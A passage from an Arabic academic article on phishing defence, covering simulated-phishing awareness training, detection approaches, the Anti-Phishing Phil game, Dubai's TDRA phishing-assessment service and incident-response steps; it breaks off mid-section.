ينبغي أن تشير التقارير إلى مؤشرات الأداء الرئيسية وذكاء الأعمال في الوقت الحقيقي والتي تنتقل للمستويات الأخرى مع الحفاظ على خصوصية الموظفين حيث يجب أن تضم التقارير رسوم بيانية واضحة ومعلومات موجزة توضح التغييرات الجوهرية لان ضمان تلقي أصحاب المصلحة لتقارير وملخصات للدورات التدريبية ومراجعات لمجلس الإدارة، سيبقيهم مطلعين على الانجازات ويبرز تأثير البرنامج التدريبي .[1]

يعرف مسئولي الأمن السيبراني أن الموظفين يستجيبون بطرق متباينه لنواقل الهجوم من خلال اسلوب قياس "النقرات المتسلسلة" ، لان رد الفعل السريع لتنزيل مرفق أو النقر عليه أو فتحه يعرضهم (ومؤسساتهم) للخطر لذا يجب الاحتفاظ بقائمة أجهزة النقر التسلسلية وهو ما يستلزم متابعه لأداء الموظفين .كما ان الموظفون الجدد والقيادات التنفيذية والموظفون القدامي تختلف استجاباتهم للتهديدات ، لذلك يلزم تحليل البيانات لفهم كيفية تصرف كل من هذه الفئات ، عقب ذلك يجب ان يكون فريق الامن السيبراني بالمؤسسة قادرا على القيام بدورات تدريبية مبنية على المحاكاة والسيناريوهات متخذة نهجا أكثر تميزًا لإدارة البريد الإلكتروني .يجب أن تتضمن اساليب التوعية تكرارًا معدلًا وتذكيرات في الوقت المناسب ومحاكاة مخصصة ومحتوى تدريبي يدعم توعية المجموعات المعرضة للتصيد بسبب طبيعه عملها مع الالتزام باحترام خصوصية الموظفين

بمجرد وضع الموظفين في مجموعات مجزأة ، يمكن البدء في التدريب مع مراعاة مستوى صعوبة السيناريو ، والذي يعد معيارا واحدا .ويعتبر التدريب على هجمات التصيد المستقبلية المبنية على السلوك الفردي أمرًا بالغ الأهمية ، مثل تكييف المحتوى لمعالجة تحديات سيناريو معين .ويمكن أن تتضمن التدريبات طلب كلمة مرور أو بيانات ، أو رسائل من مرسلين أو مصادر تبدو شرعية ، أو محتوى واقعي مصمم خصيصًا لدور الموظف .المواد التي تتكيف مع الأفراد تعمل استجابات

[1] Pratik Patil, Prof. P.R. Devale, A Literature Survey of Phishing Attack Technique, International Journal of Advanced Research in Computer and Communication Engineering, Vol. 5, Issue 4, April 2016, pp:195-197, https://ieeexplore.ieee.org/document/7813778#:~:text=A%20literature%20survey%20on%20social%20engineering%20attacks:%20Phishing,fool%20an%20online%20user%20into%20elicit%20personal%20Information.

الموظفين بالإضافة إلى نواقل هجوم معينة على تحسين دفاعات الموظفين ، وتحويل العنصر البشري إلى ميزة لشركتك

من المحتمل ألا يقع المستخدمون الأذكياء في فخ التصيد المحاكي مرتين الا ان اسلوب النقر المتسلسل يجب فية أن تكون الفواصل الزمنية بين الدورات التدريبية ديناميكي وشخصي ، ليحقق مستوى من المخاطر للموظفين من خلال تعلم يعتمد على البيانات ، لذا يجب تكرار التدريب بالسيناريوهات للموظفين بحيث يتلقي المتدربين المنتمين لمجموعة عالية الخطورة دورتين تدريبيتين في كل دورة، مما سيعزز إطلاعهم على المحتوى التدريبي ويشجعهم على الاستجابة للتدريبات.

من المهم تكييف موضوعات التدريب على الامن السيبراني وكشف التصيد الاحتيالي مع ثقافات الموظفين فهناك أمور قانونية تترتب على معايير الامتثال للبريد الإلكتروني .ومن خلال الاستشهاد بمراجع محاكاة التدريب كالأعياد الوطنية ، والأخبار البارزة ، ووسائل التواصل الاجتماعي ، ستزيد احتمالات تصديق محاكاة البريد الإلكتروني ، مع تعزيز وعي الموظفين بالهجمات بالتخفي والمحاكاة الواقعية، حيث سيؤدي تخطيط وإدارة وتحليل الدورات التدريبية لتزويد المؤسسات بنتائج مرضية حيث يمكن لمنصة مدعومة بالتعلم الآلي مثل CybeReady تحقيق ذلك بفعالية، يوفر الحل لفريق الامن السيبراني حلول مبنية على البيانات مما يختصر وقت إنشاء وتحليل المحاكاة الداخلية ، حيث إن محاولة تقديم مثل هذا المحتوى يدويًا تتطلب وقتا طويلا[1].

كما أن رضا الموظفين عن التدريب الأمني يزداد أيضًا مع اعتبار عمليات المحاكاة ومحتوى التدريب الناتج عنها ذات صلة وجديرة بالاهتمام بدلاً من العشوائية أو خارج السياق بتدريبهم على كشف الهجمات المعقدة، وهو ما يحد من تمكن المتصيدين من خداع الموظفين بهجماتهم المعقدة مما يعزز الصلة لبرنامج الأمان كما يمكن المؤسسه من تحويل سلوك الموظفين نحو الوعي بهجمات

[1] https://dyopath.com/wp-content/uploads/2022/04/GuideSheet_AdvancedSecurityServices_PhishingSimulationTraining.pdf

(ISSN: 2356 - 9492)

البريد الإلكتروني المحتملة على المدى الطويل ، وهو ما يمثل ميزة تنافسية كبيرة في أي صناعة تعتمد بشكل كبير على الاتصالات الرقمية[1].

المطلب الثاني

طرق اكتشاف التصيد الاحتيالي واليات التدريب عليها

الفرع الاول

طرق اكتشاف التصيد الاحتيالي

توجد العديد من الطرق لاكتشاف هجمات التصيد الاحتيالي وبعض الأساليب الموجودة للكشف عن بعض هجمات التصيد الاحتيالي .يتم تجديد الهجمات وابتكارها من وقت لآخر ، لذا يلزم مراجعة واكتشاف آثارها والتخفيف من حدتها .

وتوجد 6 أساليب لاكتشاف وتقليل هجمات التصيد الاحتيالي تعتمد على فهم مواقع التصيد الاحتيالي وتحليلها وتحديد هجمات التصيد الاحتيالي عبر استنتاج اساليب ارتكابه كالتالي:

1- إمكانية التصيد الاحتيالي لصفحة ويب ، باستخدام درجات السمعة التي تم الحصول عليها من بيئة مكافحة التصيد أو من صفحة ويب معينة

2-اسلوب القائمة السوداء ويتم ذلك عن طريق إضافة عناوين URL غير موثوقة أو وضعها في قائمة المواقع المحظورة وتسمى بالقائمة السوداء

3- النهج المبني على القواعد الغامضة : حيث يتم استخدام خوارزمية لاستكشاف تلك البيانات والمعلومات المشار إليها في الخوارزمية ، ويتم تجربتها للعثور على مواقع التصيد الاحتيالي [2]، وقد تم

[1] 10 BEST PRACTICES FOR AN EFFECTIVE PHISHING SIMULATION PROGRAM, The Phishing Simulations Playbook, https://cybeready.com/wp-content/uploads/PhishingSimulationsPlaybook.pdf

[2] Kathrine, G.J.W., et al. Variants of phishing attacks and their detection techniques. in 2019 3rd International Conference on Trends in Electronics and Informatics (ICOEI). 2019. IEEE, https://ieeexplore.ieee.org/xpl/conhome/8851338/proceeding

تطبيق هذا النهج على تقييم مخاطر مواقع التصيد الاحتيالي ، وتضمن 27 خاصية ، ثم يتم إنشاء نموذج خاص للتنبؤ بالموقع قائم على استكشاف البيانات غير المنظمة

4- نهج التعلم الآلي : وهناك أنواع مختلفة من الخوارزميات للآلة فالتعلم ، على سبيل المثال ، الغابات العشوائية ، وهو تصنيف تعليمي متكامل وطريقة مناسبة للتعامل مع هجمات التصيد الاحتيالي التي تستهدف جمع البيانات والمعلومات من قاعات الدراسة باستخدام ناقلات الدعم (SVM) التي تستخدم بفعالية لحل مشاكل التصنيف كما يحتوي التعلم الآلي على مرحلتين رئيسيتين هما مرحلة التدريب والاختبار .هذا يعني أن الدقة التنبؤية للعمل أثناء عملية التدريب تعتمد فقط على المعلومات المكتسبة فعندما تنخفض المعلومات المكتسبة ، ستنخفض الدقة التنبؤية أيضًا ، اما اذا ارتفعت كمية المعلومات المكتسبة، ستكون دقة الإنصاف عالية

5- نهج قائم على الكانتينا في هذا النوع يستخدم مصطلحين هما التردد وأيضًا تكرار المستند العكسي (TF-IDF)من أجل تحديد مواقع التصيد TF-IDF يعرف باسم خوارزمية الاسترجاع التي تستخدم لتصنيف الوثائق والمقارنات

6- نهج قائم على وجود اختلاف بين مواقع التصيد ومواقع الويب العادية التي تعتمد على استخدام صورة قائمة على التشابه المرئي ويعتمد هذا النهج على تقسيم صفحات الويب إلى مناطق حجب بناءً على الإشارات التي يمكن رؤيتها كما ان هناك تدابير اخرى يتم استخدامها كتخطيط التشابه ، وكذلك تشابه مساحة الكتلة والعديد من التدابير التي يتم أخذها في الاعتبار وحساب التشابه البصري بين التصيد الاحتيالي وبين المواقع غير الحقيقية والعادية[1]

[1] Abeer F. AL-Otaibi & Emad S Alsuwat, College of Computers and Information Technology, Taif University, Saudi Arabia, study on social engineering attacks: phishing attack, International Journal of Recent Advances in Multidisciplinary Research Vol. 07, Issue 11, pp. 6374-6380, November 2020, https://www.researchgate.net/publication/348606991_A_STUDY_ON_SOCIAL_ENGINEERING_ATTACKS_PHISHING_ATTACK?enrichId=rgreq-798fb7d57b7e01fe244c0ca32af34f29-XXX&enrichSource=Y292ZXJQYWdlOzM0ODYwNjk5MTtBUzo5ODE3NzM5N

(ISSN: 2356 - 9492)

الفرع الثاني

التدريب باستخدام الالعاب على كشف التصيد الاحتيالي

ان استخدام لعبة على الإنترنت تعلم المستخدمين اساليب ناجحة لتفادي هجمات التصيد الاحتيالي وقد تم استخدام مجموعة من العلوم في تصميم هذه اللعبة وتم اختبار قدرات اللعبة على تعليم اللاعبين اليات تجنب التصيد الاحتيالي وكيفية كشفة من خلال دراسة المستخدم حيث تم اختبار المشاركين وقياس قدراتهم على تحديد المواقع الاحتيالية قبل وبعد المشاركة في اللعبة لمدة 15 دقيقة في واحد من ثلاثة أنشطة تدريبية لمكافحة التصيد (استخدام اللعبة ، قراءة برنامج تثقيفي بشأن مكافحة التصيد الاحتيالي تم انشاؤة على اساس اللعبة، قراءة مواد تدريبيه موجودة على الإنترنت)وكانت النتائج أن المشاركين الذين قاموا باللعب كانوا اقدر على رصد المواقع الاحتيالية وذلك يمكن تفسيرة بان محتوى الرسائل التدريبيه في اللعبة وعرضها في شكل لعبة تفاعلية جعلها وسيلة فعالة لتثقيف الأشخاص حول التصيد الاحتيالي.

وقد تم استخدام عملية تصميم تكرارية لتطوير اللعبة حيث استفادت التكرارات من الورق والفلاش لاكتشاف بدائل التصميم المختلفة .عقب اختبارات اللعب والتعليقات بشأن ما يجب تدريسه والعرض التقديمي ، حيث تم تطوير نموذج أولي تم تجربته وتم تكرارة بناءً على ملاحظات المستخدم وسلوكه ، وتحسين آليات اللعبة والرسائل ثم انشيء مظهر وإحساس باستخدام صور وأصوات جذابة[1].

واستهدف تطوير لعبة مكافحة التصيد تعليم المستخدمين الاتي:

(1) كيفية تحديد عناوين URL للتصيد الاحتيالي

TM1MzE5MTRAMTYxMTA4NDU1OTMwNQ%3D%3D&el=1_x_2&_esc=publicationCoverPdf

[1] Meraj Farheen Ansari, Pawan Kumar Sharma, Bibhu Dash, Prevention of Phishing Attacks Using AI-Based Cybersecurity Awareness Training, ,Vol. 3: Iss. 3, Article 6.,2022, pp:61-63, https://www.interscience.in/ijssan

(2)مكان البحث عن إشارات لمواقع جديرة بالثقة أو غير جديرة بالثقة في متصفحات الويب

(3)كيفية استخدام محركات البحث للعثور على المواقع الشرعية

وذلك لأن محركات البحث أداة فعالة في تحديد المواقع التصيدية فمثلا ، يمكن البحث عن اسم abrandفي محرك بحث ومعرفة إذا كان الرابط الذي يظهر هو نفس الرابط المشتبة فية في رسالة بريد إلكتروني وحيث ان أفضل نتائج محرك البحث هي مواقع ويب شرعية، لذا تم تطبيق العديد من مبادئ علوم التعلم على تصميم اللعبة والتي تتضمن أن التدريب سيكون فعالًا إذا كانت منهجية التدريب موجهة نحو الهدف ، ومليئة بالتحديات ، وسياقية ، وتفاعلية، وان التدريب يكون أكثر فاعلية إذا تم تقديم المادة التوعوية بما يمكن للمستخدمين الارتباط به ، وإذا تم تقديم المواد في نموذج تفاعلي، توجد أيضًا مجموعة مؤلفات حول فعالية الألعاب في التدريس التفاعلي للمعرفة المفاهيمية والإجرائية المعرفة المفاهيمية هي معرفة بالمفاهيم أو العلاقات التي يمكن التعبير عنها كمقترحات فمثلا تحتوي عناوين URL على جزء بروتوكول وجزء اسم مجال، بينما المعرفة الإجرائية وهي المعرفة التي يستخدمها المرء لحل مشكلة معينة فمثلا تحقق من عنوان URL في شريط العنوان ، وإذا كان يحتوي على عناوين IP ، فمن المحتمل أنك تزور موقع تصيد لذا فان اللعبة تنقل المعرفة المفاهيمية والإجرائية .

أثبت البحث في علم التعلم أن البيئات التفاعلية ، ولا سيما الألعاب ، هي واحدة من أكثر طرق التدريب فعالية وهي محفزة للغاية للمستخدمين ، خاصة عندما يلتزمون مبادئ تصميم الألعاب التعليمية

تم تطبيق ثلاثة مبادئ علمية للتعلم لتصميم لعبة فيل لمكافحة التصيد الاحتيالي: التفكير ، والوكيل القائم على القصة ، والمفاهيم – الإجرائية

1- مبدأ التفكير: أظهرت الدراسات أن التعلم يزيد إذا تضمنت الألعاب التعليمية فرصًا للمتعلمين للتفكير في المعرفة الجديدة التي لديهم.[1]

[1] Downs, J., M. Holbrook and L. Cranor. 2006. Decision strategies and susceptibility to phishing. In Proceedings of

(ISSN: 2356 - 9492)

يتم استخدام هذة اللعبة في مكافحة التصيد من خلال عرض قائمة بمواقع الويب في نهاية كل جولة التي ظهرت في تلك الجولة وما إذا كان المستخدم حددها بشكل صحيح أم حددت بشكل غير صحيح كل واحد يساعد هذا المستخدمين على التفكير في المعرفة المكتسبة

ان الشخصية القصصية هي الشخصية التي تساعد في توجيه المتعلمين خلال عملية التعلم ويمكن تمثيل الأحرف بصريًا أو شفهيًا ويمكن أن تكون الشخصيات شبيهة بالرسوم المتحركة أو من الحياة الواقعية وينص مبدأ البيئة أن استخدام الشخصيات الخيالية كجزء من القصة كما ان المحتوى المعتمد على تعزيز التعلم يعد اسلوب متميز تم تطبيقة في اللعبة بجعل المستخدم يتحكم في سمكة تدعى Phil ، تقوم بتعلم مهارات مكافحة التصيد ويتعلم المتدربون من القصص لأنها تسرد الأحداث في إطار يهدف لتعزيز معارف القارئ وقد أثبتت الدراسات أن الطلاب في ظروف التعلم المعتمد على الاسلوب القصصي يؤدون بشكل أفضل في التعلم، ما يؤكد أن المعرفة المفاهيمية والمعرفة الإجرائية تؤثران على بعضهما بطرق تدعمهما وتبني في عملية تكرارية[1]

في الإصدار الأول من اللعبة ، في الاصدار الاول من اللعبة تم اسداء المستخدمين نصائح إجرائية محددة مثل "عناوين URL التي تحتوي على أرقام في المقدمة هي عمليات خداع بشكل عام" أو "اسم شركة متبوعًا بشرطة بشكل عام عملية احتيال ."لم يتم تدريبهم على المفاهيم في اللعبة .حيث استطاع المستخدمون تذكر النصائح الإجرائية ، دون فهم مفاهيمي لعناوين .URL وقام بعضهم بتطبيق الدروس المستفادة خطأ .

---

the Second Symposium on Usable Privacy and Security (Pittsburgh, Pennsylvania, July 12 - 14, 2006). SOUPS '06, vol. 149. ACM Press, New York, NY, 79-90. DOI= http://doi.acm.org/10.1145/1143120.1143131

[1] Jakobsson, M., and Myers, S., Eds. Phishing and Countermeasures: Understanding the Increasing Problem of Electronic Identity Theft. Wiley-Interscience, 2006,pp: https://www.semanticscholar.org/paper/Phishing-and-Countermeasures%3A-Understanding-the-of-Jakobsson-Myers/7a54d9de33e784128248dbf2e72160250d321aa1

حيث أخطأ بعض المستخدمين في تطبيق قاعدة عناوين IP وهي "اسم الشركة متبوعًا بواصلة تعني أنها عملية احتيال"ويعتقد أن www4.usbank.com موقع تصيد لأن عنوان URL احتوى على الرقم 4 حيث أخطأ المستخدمون في تطبيق القاعدة " على موقع الويب da.us.citibank.com الحقيقي

وقد تم اضافة المعرفة المفاهيمية لعناوين URL ، وشرح الأجزاء المختلفة لعنوان URL والأجزاء الهامة في التطوير الذي تم على اللعبة وتم تطبيقه من خلال اتاحة معلومات عن طرق البحث عن علامة تجارية أو مجال وطرق تحديد نتائج البحث الصحيحة بعد الإشارة إلى أن محركات البحث طريقة جيدة لتحديد مواقع التصيد الاحتيالي[1].

الفرع الثالث

كشف التصيد الاحتيالي في امارة دبي

وصف الخدمة: قياس مدى استجابة الموظفين للرسائل الاحتيالية، وذلك عبر إرسال رسائل مزيفة وإقناعهم بإرسال معلوماتهم الخاصة أو فتح روابط ومرفقات. يتم توفير تقرير للجهة حول من قام

[1] Alessandro Acquisti, Lorrie Faith Cranor, Jason Hong, Elizabeth Nunge , Anti-Phishing Phil: The Design and Evaluation of a Game That Teaches People Not to Fall for Phish, Conference Paper · July 2007, pp:2-5, https://www.researchgate.net/publication/221166422_Anti-Phishing_Phil_The_Design_and_Evaluation_of_a_Game_That_Teaches_People_Not_to_Fall_for_Phish?enrichId=rgreq-99c91b4850edec184f32c9bccdd80bca-XXX&enrichSource=Y292ZXJQYWdlOzIyMTE2NjQyMjtBUzoxMTQzMTI4MTExNTc5NTM3MUAxNjc1MTAyMTA3NzAy&el=1_x_2&_esc=publicationCoverPdf Steve Sheng, Bryant Magnien, Ponnurangam Kumaraguru,

(ISSN: 2356 - 9492)

بفتح البريد والضغط على الرابط، ومن قام بتوفير معلوماته الخاصة. يساعد التقرير في فهم مدى وعي الموظفين بالمخاطر الأمنية

خطوات الخدمة

- خطوة 1 : التسجيل باستخدام الهوية الرقمية
- خطوة 2 : إرسال طلب الحصول على الخدمة
- خطوة 3 : استلام مستند قواعد الاشتباك من قبل الهيئة
- خطوة 4 : تعبئة وتوفير البيانات المطلوبة
- خطوة 5 : السير في إجراءات التصيد الإلكتروني
- خطوة 6 :الحصول على تقرير تقييم مدى وعي الموظفين بالمخاطر الأمنية

مدة تقديم الخدمة : 11 يوم عمل

رسوم الخدمة : مجانية

قنوات تقديم الخدمة: تطبيق الهاتف المتحرك

الموقع الرسمي: شروط الحصول على الخدمة السماح للهيئة بالنفاذ إلى شبكة وخوادم الجهة الحكومية الطالبة للخدمة

مستوى تعقيد الخدمة: الخدمة معقدة

باقة الخدمة: لا توجد باقة

مخرج الخدمة: تقرير تقييم مدى وعي الموظفين بالمخاطر الأمنية

خصوصية الخدمة: يتم مشاركة مستند قواعد الاشتباك مع الأشخاص المعنيين في الجهة، حيث يحتوي المستند على المعلومات المطلوبة من الجهة وفي حال وجود أسئلة أخرى يمكن التواصل مع الفريق المعني في الهيئة

محدودية الخدمة: لا يوجد

ترابط الخدمة مع خدمات اخرى: لا يوجد ترابط[1]

المطلب الثالث

التحقيق والاستجابة لهجمات التصيد الاحتيالي

الفرع الاول

التحديات التي يواجهها المستجيبون لحوادث التصيد وحلولها التقنية

اولا: التحديات:

يمكن القول إن هجمات التصيد الاحتيالي هي من بين أخطر التهديدات التي تواجهها المنظمات اليوم ويمكن أن تؤدي إلى ضرر مستمر وكبير بطرق متنوعة .وعلى ذلك فان المستجيبون للتعامل مع هجمات التصيد الاحتيالي يواجهون العديد من التحديات المتعلقة بالاستمرار في الاستجابة والتحقيق في هجمات التصيد الاحتيالي .حيث يعتبر التخفيف من تأثير هجمة التصيد الاحتيالي والتعامل معها بكفاءة من المهام المعقدة للغاية والتي تتطلب العديد من المهارات والمقومات ؛ لذا يجب التعامل معها بشكل مخطط مسبقا وتحليل مراحلها خاصةً عندما يكون التصيد متعدد المراحل ومتعاقب وفهم الاسلوب الامثل لجمع البيانات الت يمكن ان تساعد في التوصل الى تحديد مصدر الهجمات والحد منها وضبط مرتكبيها

[1] https://tdra.gov.ae/ar/Services/phishing-assessment

(ISSN: 2356 - 9492)

نظرًا للمعدلات المرتفعه لاستهداف المنظمات في ظل التحول الرقمي الحالي، يركز المستجيبين لهجمات التصيد الاحتيالي على اهمية التخفيف من اثار الهجمات لضمان استمرارية الأعمال، حيث يترتب على نقص منظومات التأمين والتدريب على الوقاية من التصيد عدم إبلاغ السلطات المختصة بمحاولات التصيد الاحتيالي .

مما يعني أن احتمال الإبلاغ يعتمد على نوع هجوم التصيد الاحتيالي وهل تم إساءة استخدام اسم العلامة التجارية في هجمة تصيد أم أن هناك أسماء تجارية أخرى متضمنة؟ وإذا تم إساءة استخدام الاسم التجاري الفعلي لشركة ما في هجمات التصيد الاحتيالي ، فإن الإجراءات المضادة تكون أكثر شمولاً ويزيد احتمال إبلاغ السلطات[1].

كما تفتقر المؤسسات لعملية واضحة ومتكررة للإبلاغ عن الانشطة المشبوهه لفريق الاستجابة للهجمات أو إلى السلطات الامنية، حيث قد يتم توجيه النشاط إلى ahelpdesk ، او قد يتم إرساله لصندوق بريد يتم متابعته يتم تدفق المعلومات منه بشكل كبير وقد لا تعرف الشركات كيف ومتى تقوم بإبلاغ الشرطة عن حوادث التصيد .من أجل أن تتولى التعامل مع وقائع التصيد ، يجب أن تكون خسائر الاحتيال قد حدثت بالفعل ويجب أن تكون الشركة قد أجرت تقييمًا للتهديد مسبقًا[2].

ثانيا: الحلول التقنية

[1] Weiping Wang, Feng Zhang,Xi Luo , Shigeng Zhang, PDRCNN: Precise Phishing Detection with Recurrent Convolutional Neural Networks, Security and Communication Networks, Volume 2019, Article ID 2595794,pp:3-6, https://doi.org/10.1155/2019/2595794

[2] https://www.europol.europa.eu/sites/default/files/documents/report_on_phishing_-_a_law_enforcement_perspective.pdf

نظرًا لانتشار هجمات التصيد بالرمح والتهديد الذي تشكله على النظام البيئي السيبراني الأكبر، تتوفر مجموعة من التدابير الراسخة التي تهدف إلى معالجة هذه المشكلة بشكل عام وتتراوح من الحلول العامة إلى الحلول التجارية .

ينقسم الدفاع التقني في مواجهة التصيد الاحتيالي لقسمين:

1- السياسات والبرامج.

المحدد لقواعد واجراءات التي تحكم كيفية استخدام موظفي المؤسسة للبيانات وقواعد البيانات المحفوظة بها على السحابة وقواعد ومستويات الوصول هو فرق امن المعلومات وفقا لسياسات تلتزم بأفضل الممارسات وتعمل على سد الثغرات التي يمكن ان يدخل منها المتصيدون، وتهدف سياسات امن المعلومات لمنع المستخدمين من ارتكاب سلوكيات خطرة من خلال:

أ- تعطيل وحدات الماكرو غير المعتمدة

ب- فرض المصادقة الثنائية والمتعددة العوامل لتوصيل إجراءات واضحة للعملاء، كالمراسلات عبر موقع المنظمة على الويب[1]

ت- يمكن تركيز الاهتمام على أنواع الملفات في رسائل البريد الإلكتروني المتصيدة التي تتضمن مرفقات ملفات، كما يجب ان تقوم المؤسسات بتحديد السياسات وفرضها، بحيث لا يُسمح بأنواع الملفات غير المرغوب فيها أو المشبوهة أو الخطيرة، فقد تحتوي العديد من رسائل البريد الإلكتروني التصيدية على مرفقات EXE، وهو أمر مشبوة للغاية في المؤسسات وكذلك الامر بالنسبة لملفات LNK، وملفات الأرشيف كما يمكن لأفضل الممارسات المتعلقة بالمراقبة وسياسات الاستجابة الداخلية للحوادث ان تدعم تقليل وقت الاستجابة وتخفيف الخسائر

[1] Ping Yi,Yuxiang Guan,Futai Zou,Yao Yao,Wei Wang, Ting Zhu, Web Phishing Detection Using a Deep Learning Framework, **Research Article, Open Access**, Volume 2018,pp:2-3, https://doi.org/10.1155/2018/4678746

(ISSN: 2356 - 9492)

المحتملة، ويتضمن ايضا تشغيل البرامج النصية على خادم الويب لمنع إساءة استخدام الصور بواسطة المتصيدين عند انتحال موقع ويب موثوق به.

ث- تجهيز نظام لسياسة المرسل (SPF) في DNS24 للتحقق من خوادم SMTP ومنع رسائل البريد القادمة من خوادم غير مسجلة.

ج- تصفية العنوان من خلال بروتوكولات كالإبلاغ عن مصادقة رسائل المجال والمطابقة ، والتي تساعد المؤسسات والمستخدمين على الوقاية من انتحال البريد الإلكتروني

ح- مراقبة نشاط حساب غير معتاد: عدة حسابات تطلب البضائع إلى نفس عنوان الشحن ، ويتم تنفيذ معاملات متعددة من نفس عنوان IP ، وتقلل أفضل ممارسات الترميز من فرص المتصيدين في استغلال المواقع الضعيفه التأمين من خلال التحقق من نقاط الضعف في البرمجة النصية عبر المواقع (XSS) في الشبكة

خ- استخدام التوجيه TARGET_top29 لضمان عدم تمكن المتصيدين من انتحال موقع ويب بواجهة خاصة بهم[1]

الفرع الثاني

ادارة ازمة هجمات التصيد الاحتيالي

اولا: التنبية بالهجمة وجمع المعلومات

هنا يتم "التنبيه" بشأن هجوم تصيد محتمل ، ويتم اجراء تحقيق بشأنه وهنا يجب جمع أكبر قدر من المعلومات والبيانات حول البريد الإلكتروني التصيدي ، وتحديد الاتي:

1- عنوان البريد الإلكتروني للمرسل

2- المتلقي المقصود من البريد الإلكتروني

3- سطر الموضوع للبريد الإلكتروني المعين

4- فحص رسالة البريد الإلكتروني بعناية ،

5- إذا كان هناك مرفق بها ، فتأكد من استخدام البروتوكولات المناسبة لتنزيلها بأمان

[1] Rasha Salah El-Din, Paul Cairns & John Clark, Mobile Users' Strategies for Managing Phishing Attacks, Journal of Management and Strategy Vol. 5, No. 2; 2014, pp:75-79, https://www-users.york.ac.uk/~pc530/pubs/Rasha_JMS2014.pdf

6- التأكد من تخزينها في مجلد منفصل (أو حتى ملف مضغوط) ، وأنه موجود أيضًا محمي بكلمة مرور بحيث يمكن فقط لموظفي تكنولوجيا المعلومات المناسبين الوصول إليه
7- إذا كان هناك ارتباط مشبوه ينقل المستلم لموقع ويب تصيدي يجب التحقيق فية
8- استخدام حاسوب مخصص لهذه الأغراض
9- لا يستخدم خادم أو جهاز لاسلكي آخر لهذا الغرض ، حيث يمكن أن يحتوي موقع الويب الذي يُحتمل أن يكون تصيديا على برامج ضارة يمكنها تنزيل نفسها بسرعة .

إذا توصل التحقيق لوجود هجوم تصيد قيد التنفيذ ، فيجب تحديد هل:

- هو النوع المحدد من رسائل البريد الإلكتروني المخادعة .على سبيل المثال ، هل هو :تسوية البريد الإلكتروني للأعمال التصيد بالرمح (حيث يتم استهداف فرد معين أو أفراد معينين)
- استنساخ التصيد الاحتيالي (حيث تم تحويل رسالة بريد إلكتروني أصلية إلى رسالة ضارة) صيد الحيتان) ، ولكن يتم استهداف المديرين التنفيذيين
- التلاعب بالرابط (حيث يكون هناك موقع ويب مخادع)
- تزوير موقع الويب هذا هو المكان الذي يتم فيه استخدام كود JavaScript لتغيير شريط عنوان URL بشكل ضار (إعادة التوجيه السرية (هذا عندما يبدو عنوان موقع ويب حقيقي وأصلي ، ولكن يتم نقل الضحية إلى موقع ويب تصيدي)
- الهندسة الاجتماعية يحدث هذا في بيئة الأعمال حيث يتم استهداف الموظفين كالمساعدين الإداريين وخداعهم لإفشاء أسرار المؤسسة.
- الرسائل القصيرة :حيث يتم استهداف الأجهزة اللاسلكية ، وخاصة الهواتف الذكية ، ويتم إرسال الرسائل النصية الضارة ثم تحديد مستوى الأولوية (منخفضة - متوسطة - عالية)[1]

[1] V. Suganya, A Review on Phishing Attacks and Various Anti Phishing Techniques, International Journal of Computer Applications (0975 – 8887), Volume 139 – No.1, April 2016, pp:20-22, https://www.ijcaonline.org/research/volume139/number1/suganya-2016-ijca-909084.pdf

(ISSN: 2356 - 9492)

ثانيا: التحقيق في هجمة التصيد الاحتيالي

وفيها يتم فحص رسائل البريد الإلكتروني ومحتوياتها بحرص ، والتأكد من الضرر ودرجتهمن خلال الاجراءات الاتية:

1- **تحليل عنوان البريد الإلكتروني** :سيحتوي على اسم المرسل مستخدم مصدق عليه من قِبل X: سيحتوي هذا على عنوان البريد الإلكتروني للمرسل) مثل (johndoe@anywhere.com عنوان IPالخادم البريد: سيحتوي على عنوان TCP / IP الفعلي لخادم البريد الإلكتروني الذي تم إرسال البريد الإلكتروني المخادع منه .من المهم أن تضع في اعتبارك أيضًا أن الموقع الفعلي لخادم البريد الإلكتروني لا يعني أن المتصيد موجود في تلك المنطقةفقد يكون في موقع مختلف عن موقع خادم البريد الإلكتروني.

2- **تحليل رسالة البريد الإلكتروني** :في هذه المرحلة ، يجب فحص المحتويات الفعلية لرسالة البريد الإلكتروني بعناية ، حيث توجد العديد من العلامات المنبهة التي يصعب اكتشافها للوهلة الأولى .

3- **تحليل ارتباط المجال** :إذا كانت رسالة البريد الإلكتروني المخادعة تحتوي على رابط مشبوه، لذا يجب فحص الموقع التصيدي ، وتحديد مكان نشر البيانات (كتحديد عنوان TCP / IP لخادم الويب المستضيف للموقع التصيدي كما يجب تحديد مستوى الضرر ومن امثلة ذلك :

أ- **تحديد** إجمالي عدد الموظفين المتأثرين

ب-**تحديد** الإجراءات التي قام بها الموظفين فيما يتعلق بالبريد التصيدي ،

ت-هل قاموا بتنزيل مرفق

ث-هل ذهبوا إلى موقع ويب تصيدي وقدموا معلوماتهم الشخصية[1]

ج- هل تأثرت الخوادم ومحطات العمل واجهزة اللاسلكي والبنية التحتية للشبكة

[1] KHOLOUD ALTHOBAITI, ADAM D. G. JENKINS, University of Edinburgh, KAMI VANIEA, A Case Study of Phishing Incident Response in an Educational Organization, Proc. ACM Hum.-Comput. Interact., Vol. 5, No. CSCW2, Article 338. Publication date: October 2021., pp:3-6, https://groups.inf.ed.ac.uk/tulips/papers/althobaiti2021cscw.pdf

ثالثا: احتواء الاضرار الناجمة عن الهجمة

وهي اهم المراحل لأنها مرحلة احتواء الضرر المترتب على التصيد الاحتيالي ويشمل الاتي:

أ- تحديد من هم الموظفون المتأثرون ،

ب-تغيير أسماء المستخدمين وكلمات المرور الخاصة بهم على الفور بعد تحديد النقاط المتأثرة في البنية التحتية لتكنولوجيا المعلومات ،

ت-تغيير بيانات تسجيل الدخول للأشخاص الممكن وصولهم للنظام المعلوماتي

ث- إذا كانت النقاط المتأثرة تتضمن الهواتف الذكية ، يتم "المسح عن بعد" للهواتف الذكية المتأثرة ، وحذف المعلومات والبيانات الحساسة .

ج- يتم إصدار هواتف جديدة بأسماء المستخدمين وكلمات المرور

ح- الاستمرار في مراقبة انظمة البنية التحتية المعلوماتية وحسابات المستخدمين لرصد حالات اساءة الاستخدام

خ- إيقاف تشغيل الأنظمة لإجراء تحقيق أكثر تفصيلاً حول ما حدث مع التخطيط الدقيق ، حتي لا تتوقف العمليات العادية للمؤسسة[1].

رابعا: تجنب المخاطر

بمجرد احتواء الضرر ، ومعالجة جميع النقاط المتأثرة داخل الشركة أو الشركة ، فإن المرحلة الأخيرة هي تحديد كيفية تجنب هذا النوع من الهجمات الإلكترونية (أو في هذا الصدد ، أي نوع آخر) من الحدوث مرة أخرى .يجب مراعاة الاتي:

